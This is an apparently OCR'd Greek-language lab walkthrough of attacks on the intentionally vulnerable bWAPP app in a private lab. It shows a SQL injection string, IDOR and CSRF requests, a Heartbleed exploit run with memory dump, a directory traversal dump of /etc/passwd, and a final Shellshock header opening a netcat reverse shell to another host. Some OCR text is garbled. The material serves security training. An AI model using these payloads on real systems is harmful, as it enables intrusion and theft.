
Έγχυση BWAPP- Έγχυση SQL (GET/Select)

/ SQL Injection (GET/Search) /

Search for a movie: Iron Man' or 1=1 # Search


Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Έγχυση BWAPP- Έγχυση SQL (GET/Select)




Ελαττωματική Αυθεντικοποίηση και Διαχείριση Συνεδριών

```php
include("security.php");
include("security_level_check.php");

switch($_COOKIE["security_level"])
{

    case "0" :

        // Do nothing

        break;

    case "1" :

        // Destroys the session
        session_destroy();

        break;

    case "2" :

        // Unsets all of the session variables
        $_SESSION = array();

        // Destroys the session
        session_destroy();

        break;

    default :

        // Do nothing

        break;

}
```





```php
<div id="main">

    <h1>Broken Auth. - Logout Management</h1>

    <p>Click <a href="ba_logout_1.php" onclick="return confirm('Are you sure?');">here</a> to logout.</p>

</div>
```

Ελαττωματική Αυθεντικοποίηση και Διαχείριση Συνεδριών



Cross-Site Scripting (XSS)

Παρόμοια ιδέα με την έγχυση HTML
Όταν εκτελείτε επίθεση XSS, μπορεί να δημιουργήσετε το συνηθισμένο αναδυόμενο Παράθυρο με την κλήση `alert()`, ενώ με HTML injection μπορείτε να εισάγετε εντυπωσιακό κείμενο στη σελίδα.



Ανασφαλείς Άμεσες Αναφορές Αντικειμένων

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

pspsps

Change

The secret has been changed!

Request to http://192.168.83.139:80

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2  Host: 192.168.83.139
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```

Λανθασμένη διαμόρφωση ασφαλείας

Request to http://192.168.83.139:80

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2  Host: 192.168.83.139
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.83.139
Connection: close
Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
Upgrade-Insecure-Requests: 1

secret=pspsps&login=A.I.M&action=change
```

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

Change

The secret has been changed!

Έκθεση ευαίσθητων δεδομένων - Heartbleed (ευπάθεια ασφαλείας στο OpenSSL που επέτρεπε την ανάγνωση μνήμης από επιτιθέμενους)

Το **Heartbleed Bug** είναι σοβαρή ευπάθεια στην δημοφιλή βιβλιοθήκη κρυπτογραφικού λογισμικού OpenSSL.

- Αυτή η αδυναμία επιτρέπει την κλοπή των πληροφοριών που προστατεύονται, υπό κανονικές συνθήκες, από την κρυπτογράφηση SSL/TLS που χρησιμοποιείται για την ασφαλή πρόσβαση στο Ίντερνετ.


- Το SSL/TLS παρέχει ασφάλεια επικοινωνίας και προστασία της ιδιωτικότητας στο Ίντερνετ για εφαρμογές όπως ο ιστός, το ηλεκτρονικό ταχυδρομείο, η Άμεση Ανταλλαγή Μηνυμάτων (IM) και ορισμένα εικονικά ιδιωτικά δίκτυα (VPN).

Το **σφάλμα Heartbleed** επιτρέπει σε οποιονδήποτε στο Ίντερνετ να διαβάσει τη μνήμη των συστημάτων που προστατεύονται από τις ευάλωτες εκδόσεις του λογισμικού OpenSSL.

- Αυτό θέτει σε κίνδυνο τα μυστικά κλειδιά που χρησιμοποιούνται για την ταυτοποίηση των παρόχων υπηρεσιών και την κρυπτογράφηση της κίνησης, τα ονόματα και τους κωδικούς πρόσβασης των και το πραγματικό περιεχόμενο.

- Αυτό επιτρέπει στους επιτιθέμενους να κρυφακούσουν τις επικοινωνίες,να κλέψουν δεδομένα κατευθύνοντας από τις υπηρεσίες και τους χρήστες και να υποδύονται τις υπηρεσίες και τους χρήστες.

Έκθεση ευαίσθητων δεδομένων Heartbleed



Έκθεση ευαίσθητων δεδομένων Heartbleed

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python heartbleed.py -p 8443 192.168.83.139
Connecting ...
Sending Client Hello ...
Waiting for Server Hello ...
  ... received message: type = 22, ver = 0302, length = 66
  ... received message: type = 22, ver = 0302, length = 675
  ... received message: type = 22, ver = 0302, length = 203
  ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request ...
  ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[ ... r ...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+.. H ... 9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../ ...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 1C 00 44 00  ....#.........D.
  00e0: 80 00 43 00 81 C0 3C C0 52 C0 0C C0 A8 C0 29 00  ..C ... <.R.....).
  00f0: 22 00 0A 00 A2 00 1D 00 16 C0 75 C0 6F 00 7D 00  ".........u.o.}.
  0100: 87 00 37 00 04 00 68 C0 89 C0 15 00 97 00 C0 C0  ..7 ... h.......
  0110: 60 00 12 00 82 C0 42 00 32 00 0E 00 98 00 54 00  `.....B.2.....T.
  0120: 6D C0 11 00 A5 00 61 CC AA C0 72 00 8E 00 27 00  m.....a ... r ... '.
  0130: 07 C0 AE 00 28 00 52 C0 38 C0 5A C0 1E 00 85 00  ....(.R.8.Z.....
  0140: 2C 00 2F 00 A9 FE FE 00 92 00 BA C0 02 00 17 00  ,./.............
  0150: 29 C0 05 00 3D 00 AF C0 78 00 C1 C0 AB 00 5C C0  ) ... = ... x.....\.
  0160: 0A FE FF D0 05 C0 10 D0 03 00 94 C0 A6 00 41 00  ..............A.
  0170: 7C C0 3D 00 B9 00 48 00 06 C0 98 CC AB 00 8A CC  |•= ... H.........
  0180: A8 CC 15 00 7E CC 14 CC 13 C0 AF C0 AD 00 00 C0  ....~...........
  0190: 6A C0 63 C0 A9 C0 A7 00 40 C0 35 C0 A3 00 9C C0  j.c.....@.5.....
  01a0: A2 C0 A1 C0 9F C0 34 C0 9E C0 9D C0 9C C0 9B C0  ......4.........
  01b0: 9A 00 64 C0 4C 00 4C 00 90 CC AC C0 49 C0 86 C0  ..d.L.L.....I ...
  01c0: 2B C0 96 C0 95 C0 94 C0 20 C0 92 C0 91 C0 90 00  +....... .......
  01d0: 2D C0 8F C0 8E C0 8D 00 89 C0 8A 00 30 00 9D C0  -...........0 ...
  01e0: 25 C0 32 C0 83 C0 82 C0 81 C0 80 00 AC C0 7E C0  %.2...........~.
  01f0: 7D C0 7C 00 05 00 B1 C0 7A C0 4D C0 19 C0 77 C0  }.|.....z.M ... w.
  0200: 76 C0 73 C0 71 C0 5E C0 30 C0 70 C0 6E C0 6D C0  v.s.q.^.0.p.n.m.
  0210: 31 00 4E C0 6C C0 6B C0 AC C0 69 C0 68 00 9E C0  1.N.l.k ... i.h ...
  0220: 67 C0 66 00 74 C0 65 C0 64 C0 62 00 57 00 77 00  g.f.t.e.d.b.W.w.
  0230: AE C0 61 00 8D 00 0B C0 5C C0 5D C0 13 C0 59 C0  ..a.....\.] ... Y.
  0240: 58 C0 57 00 1A C0 56 00 3C C0 3A 00 9F C0 4F C0  X.W ... V.<.: ... O.
  0250: 79 C0 06 C0 47 00 47 00 B7 C0 45 C0 44 C0 41 C0  y ... G.G ... E.D.A.
  0260: 40 C0 3F D0 02 00 67 00 08 C0 54 00 AA C0 39 C0  @.? ... g ... T ... 9.
  0270: 37 C0 36 C0 A5 00 34 C0 2F 00 6B 00 2E C0 2D C0  7.6 ... 4./.k ... -.
  0280: 2C C0 1B C0 5F 00 8B C0 24 00 13 00 B0 00 95 00  , ... _ ... $.......
  0290: 53 00 3B C0 1D C0 22 00 09 C0 21 C0 93 C0 1F C0  S.; ... " ... !.....
  02a0: 2A 00 83 00 25 C0 18 00 69 00 88 C0 16 C0 12 C0  * ... % ... i.......
  02b0: 0E C0 08 C0 07 00 B8 C0 48 00 C5 00 C4 00 02 00  ........H.......
  02c0: 26 00 C2 00 A7 00 A1 00 BF 00 BE 00 BC CC AD C0  &...............
  02d0: 46 00 B3 00 B2 C0 7B 00 AD 00 AB 00 A8 00 A6 00  F.....{.........
  02e0: A4 C0 84 00 99 00 3E C0 23 00 91 00 46 00 65 C0  ......>.# ... F.e.
  02f0: 99 00 1B C0 28 00 86 C0 1A 00 79 00 60 00 78 00  ....(.....y.`.x.
  0300: 72 00 6C 00 2B 00 5B 00 51 00 4D 00 49 00 39 00  r.l.+.[.Q.M.I.9.
  0310: 38 00 33 00 19 00 63 00 24 00 1F 01 00 00 13 00  8.3 ... c.$.......
  0320: 0A 00 0A 00 08 00 17 00 18 00 19 00 1D 00 0F 00  ................
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script ssl-heartbleed -sV -p 8443 192.168.83.139

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 08:11 EDT
Nmap scan report for 192.168.83.139 (192.168.83.139)
Host is up (0.00040s latency).

PORT     STATE SERVICE      VERSION
8443/tcp open  ssl/https-alt nginx/1.4.0
|_http-server-header: nginx/1.4.0
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected
s the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:0C:29:02:8F:5A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds

┌──(kali㉿kali)-[~]
└─$
```

Έλλειψη Ελέγχου Πρόσβασης σε Επίπεδο Λειτουργιών – Διέλευση Καταλόγου

Έλλειψη Ελέγχου Πρόσβασης σε Επίπεδο Λειτουργιών – Διέλευση Καταλόγου

/ 9iwectorJ

Προσπάθησε να σκαρφαλώσεις ανώτερα Spidy...



/ Directory Traversal - Files /

rOot:y:0:0 "rDot/rDot:/bln'bash
daemon :1 :daemon:/usr/sbln:/bln/sh bin.x:2 2:bin:/bin:."bin/sh
sys'X:3:3:sys:/Dev (προγραμματιστής)

p-7:7:ip varspoolod:

news:x 9:9:9:news:/var/spool/news:/bin/sfi uucp:x 40:
40:uucp:/var,'spoo1/uucp:/b+n'sh

backup:x34:3 :baoxup:war/baskupsVbio2h

me:x:39:39:lrcds\var,'run/ircd:/b4n7sh

Πλαστογράφηση Αιτήματος Διασταυρούμενης Τοποθεσίας (CSRF)

```
GET /bWAPP/csrf_1.php?password_new=bug&password_conf=bug&action=change HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.83.139/bWAPP/csrf_1.php
Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
Upgrade-Insecure-Requests: 1
```

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ▸
- Engagement tools [Pro version only] ▸
- Change request method
- Change body encoding
- **Copy URL**
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests ▸
- Do intercept ▸
- Convert selection ▸
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

/ CSRF (Change Password) /

Change your password.

New password:

●●●

Re-type new password:

Change


/ HTML Injection - Stored (Blog) /


```
<img src="http://192.168.83.128/bWAPP/csrf_3.php?secret=meatball1&login=bee&
action=change" height=0 width=0>
```


Submit Add: ☑ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
27	bee	2021-04-15 14:43:21	

Πλαστογράφηση Αιτήματος Διασταυρούμενης Τοποθεσίας (CSRF)-Ποσό Μεταφοράς









Χρήση μέρος λογισμικού με Γνωστές Ευπάθειες Shellshock/CGI


```
1  GET /bWAPP/cgi-bin/shellshock.sh HTTP/1.1
2  Host: 192.168.83.139
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: () { :;}; echo "Shellshock TEST" $(/bin/sh -c "nc -e /bin/bash 192.168.83.140 4443")
